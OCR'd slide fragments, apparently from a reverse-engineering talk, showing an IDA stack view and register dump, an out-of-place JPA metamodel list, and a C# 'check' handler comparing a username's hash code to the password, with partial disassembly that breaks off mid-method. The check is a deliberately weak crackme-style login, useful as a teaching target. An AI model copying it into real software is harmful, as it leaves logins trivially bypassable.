
IDA View-ESP

```
0012FF30 var_4 dd 65h
0012FF34 dd     12FFC0h ; Stack[00000
0012FF38 retaddr dd     43CC53h ; sta
0012FF3C hInstance dd offset unk_400
0012FF40 hMenu dd 0
0012FF44 uIDEvent dd offset unk_132D
0012FF48 nCmdShow dd 0Ah
0012FF48 ; [END OF STACK FRAME _WinM
0012FF4C dd     12D9C4h ; Stack_PAGE_
0012FF50 dd        200h
0012FF54 dd   7FFDF000h
```

General registers


EAX	00000001		CF	0
EBX	7FFDF000	debug013:7FFDF000	PF	1
ECX	00000065		AF	0
EDX	77FD0170	NTDLL.DLL:77FD0170	ZF	0
ESI	00000000		SF	0
EDI	0012D9C4	Stack_PAGE_GUARD[0000035	TF	0
EBP	0012FF34	Stack[00000350]:0012FF34	IF	1
ESP	0012FF34	Stack[00000350]:0012FF34	DF	0
EIP	00431219	WinMain(x,x,x,x)+35	OF	0
EFL	00000206			

NOT IDA PRO


JPA 2.0 metamodel package
metamodel package
Basic
Embeddable
Mapped Superclass
Entity
Identifiable Type
Managed Type
Type

IL – Intermediate Language

DECOMPILE
C# - 13 LINES



```
private void bn_check_Click(object sender, EventArgs e)
{
    string user = string.Empty;
    string password = string.Empty;

    user= tb_user.Text;
    password = tb_password.Text;

    bool same = false;

    if (user.GetHashCode() ==System.Convert.ToInt32( password))
        same = true;
    else
        same = false;

    if (same)
    {
        // true
        System.Windows.Forms.MessageBox.Show("SAME");
    }
    else
    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```


LINES

C# - 15


IL - 34

ASM - 77

ASM - 77




```
        private void bn_check_Click(object sender, EventArgs e)
        {
            string user = string.Empty;
00000000  mov         qword ptr [rsp+18h],r8
00000005  mov         qword ptr [rsp+10h],rdx
0000000a  mov         qword ptr [rsp+8],rcx
0000000f  sub         rsp,88h
00000016  mov         qword ptr [rsp+20h],0
0000001f  mov         qword ptr [rsp+28h],0
00000028  mov         byte ptr [rsp+30h],0
0000002d  mov         rax,7FF001B21D0h
00000037  mov         eax,dword ptr [rax]
00000039  test        eax,eax
0000003b  je          0000000000000042
0000003d  call        FFFFFFFFF8DEEBF0
00000042  mov         rax,12661050h
0000004c  mov         rax,qword ptr [rax]
0000004f  mov         qword ptr [rsp+20h],rax
            string password = string.Empty;
00000054  mov         rax,12661050h
0000005e  mov         rax,qword ptr [rax]
00000061  mov         qword ptr [rsp+28h],rax

            user= tb_user.Text;
